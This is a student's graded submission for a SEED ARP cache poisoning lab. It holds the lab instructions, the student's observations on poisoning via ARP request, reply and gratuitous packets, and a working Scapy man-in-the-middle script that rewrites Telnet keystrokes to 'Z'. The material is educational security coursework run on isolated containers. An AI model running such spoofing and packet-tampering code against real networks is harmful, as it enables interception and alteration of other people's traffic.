Lab 3 - ARP Cache Poisoning Attack Lab

Graded

Student

Alexander Lotero

Total Points

105 / 100 pts

Question 1

Lab 3 - ARP Cache Poisoning Lab **30** / 30 pts

1.1 Task 1: ARP Cache Poisoning **30** / 30 pts

✔ **– 0 pts** Correct

Question 2

Task 2: MITM Attack on Telnet using ARP Cache Poisoning **50** / 50 pts

✔ **– 0 pts** Correct

Question 3

Task 3: MITM Attack on Netcat using ARP Cache Poisoning **20** / 20 pts

✔ **– 0 pts** Correct

Question 4

Early/Date Submission Bonus **5** / 0 pts

✔ **+ 0 pts** Correct

+ 5 pts Point adjustment

Q1 Lab 3 - ARP Cache Poisoning Lab
30 Points

Introduction

Below is an abridged version of the full lab, details which can be found here: [ARP Cache Poisoning Attack Lab]

Earliest acceptance date: 16 November (+5% bonus)
Normal due date: 21 November
Latest acceptance date: 6 December (-15% points)

Overview:

This lab covers the following topics:
- The ARP protocol
- The ARP cache poisoning attack
- Man-in-the-middle attack
- Scapy programming

Container Setup and Commands:
Please download theLabsetup.zip file to your VM from https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip, unzip it, enter the Labsetup folder, and use the *docker-compose.yml* file to set up the lab environment.


Submission Rules

- Only screenshots and plaintext files (of code) are allowed. Documents such as Word documents, PDF, and other formats such as videos are not accaptable.
- Screenshots must be taken using the computer's screen shot function (Snipping tool on Windows; Command-Shift-4 on Mac). A camera picture of a computer screen is not acceptable.
- Markups on your screenshots, including text, highlights, circling important parts, is required.

Q1.1 Task 1: ARP Cache Poisoning
30 Points

Task 1.A (using ARP request). On host M, construct an ARP request packet and send to host A. Check A's ARP cache, and see whether M's MAC address is mapped to B's IP address. Upload a screenshot of A's ARP Cache.

Lab3Task1A.png Download




Task 1.B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check A's ARP cache, and see whether M's MAC address is mapped to B's IP address. Try the attack for two different scenarios:


- Scenario 1: B's IP is already in A's cache.
- Scenario 2: B's IP is not in A's cache.

Upload a screenshot of A's ARP Cache **for each scenario**.

Lab3Task1B-AlreadyInCache.png Download



Lab3Task1B-NOTAlreadyInCache.png Download




Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous **request** packet, and use it to map M's MAC address to B's IP address. Please launch the attack under the same two scenarios as those described in Task 1.B.

ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:


- The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
- The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
- No reply is expected.

Upload a screenshot of A's ARP Cache **for each scenario**.

▾ **Lab3Task1C-AlreadyInCache.png** Download



▾ **Lab3Task1C-NOTAlreadyInCache.png** Download



Please describe your observations for each of the three tasks above.

Task 1A, ARP request: as seen in the screenshot, this attack worked flawlessly. The basic avenue of ARP cache poisoning, the ARP request is simple and effective. Just sending the one packet with the proper fields set result in the victim (container A) machine's ARP cache mapping container B's IP address to the attacker's (container M) MAC address.

Task 1B, ARP reply: as seen in the included screenshots, this method of ARP cache poisoning only works if B's IP address already has an entry in A's ARP cache. The first screenshot depicts a successful attempt to poison A's ARP cache (scenario 1). Before our malicious packet is sent, A's cache has an entry mapping B's IP to B's MAC address. However, after our packet is delivered, the cache is poisoned and B's IP is remapped to M's MAC address. That said, this ARP reply attack does not work if B's IP is not already in A's cache. The second screenshot depicts an unsuccessful attempt to map B's IP to M's MAC address when no entry already exists (scenario 2). There are not entries in the cache before our packet is sent, and no entry is added after our packet is sent. This scenario saw our poison unsuccessful.

Task 1C, ARP gratuitous: similar to part B, the included screenshots show that this ARP cache poison method works if B's IP already has an entry in A's cache, but it does not if no such entry exists. The first screenshot depicts the successful poison attempt where B's IP is remapped from B's MAC address to M's MAC address (scenario 1).
The second screenshot depicts the unsuccessful attempt to poison A's cache when no entry for B's IP address exists beforehand (scenario 2).

Q2 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

50 Points

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 2. We have already created an account called "seed" inside the container, the password is"dees". You can Telnet into this account.

Step 1 (Launch the ARP cache poisoning attack). See text in the PDF file.


Step 2 (Testing). Before doing this step, please make sure that the IP forwarding on Host M is turned off. You can do that with the following command:

```
sysctl net.ipv4.ip_forward=0
```


After the ARP cache poisoning is successful, try to ping between Hosts A and B.

Upload a screenshot of Wireshark showing the results here:

▾ **Lab3Task2Step2-AtoB.png** Download



Lab3Task2Step2-BtoA.png Download



Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2:

```
sysctl net.ipv4.ip_forward=1
```

Describe your observation in the text box below:

Turning IP forwarding on within the attacker (M) container has the following effects: firstly, it enables M to forward the packets between A and B. No screenshots are uploaded for this step, but our screenshot would show the Wireshark window containing the initial ICMP echo request packet (ping) sent by A to B's IP address. Because B's IP address is mapped to M's MAC address, the layer 2 frame created by A is actually sent to M because of the ARP cache poisoning. However, in this step, because IP forwarding is enebled on M, Wireshark shows the ICMP redirect packet. This is M forwarding the packet to B (MITM).
Secondly, the ARP "who has" messages that come after the ICMP packet is forwarded causes the ARP caches of A and B to change the entry for their respective IP's from M's MAC address to "incomplete."

Step 4 (Launch the MITM attack). We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed

character (say Z). This way, it does not matter what the user types on A, Telnet will always display Z. From the previous steps, we are able to redirect the TCP packets to Host M, but instead of forwarding them, we would like to replace them with a spoofed packet. We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

- We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command: *sysctl net.ipv4.ip_forward=0*
- We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

In Telnet, typically, every character we type in the Telnet window triggers an individual TCP packet, but if you type very fast, some characters may be sent together in the same packet. That is why in a typical Telnet packet from client to server, the payload only contains one character. The character sent to the server will be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not displayed, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window, even though that is not what you have typed.

To help students get started, we provide a skeleton sniff-and-spoof program in the following. The program capture all the TCP packets, and then for packets from A to B, it makes some changes (the modification part is not included, because that is part of the task). For packets from B to A, the program does not make any change.

```
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        #    because our modification will make them invalid.
        #    Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.

        newpkt=IP(bytes(pkt[IP]))
```

```
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = data # No change is made in this sample code

            send(newpkt/newdata)
        else:
            send(newpkt)
################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f='tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

It should be noted that the code above captures all the TCP packets, including the one generated by the program itself. That is undesirable, as it will affect the performance. **You will need to change the filter, so it does not capture its own packets.**

Please submit your Python code for the MITM attack on Telnet here:


mitm.py Download

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = 'Z' # change all data to "Z"

            send(newpkt/newdata)
        else:
            send(newpkt)

################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = "tcp and not ether src host 02:42:0a:09:00:69"  #filter for TCP and not traffic generated by this program
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

Please submit screenshots below (Wireshark or program output) showing your program changing the typed characters to all Z's.

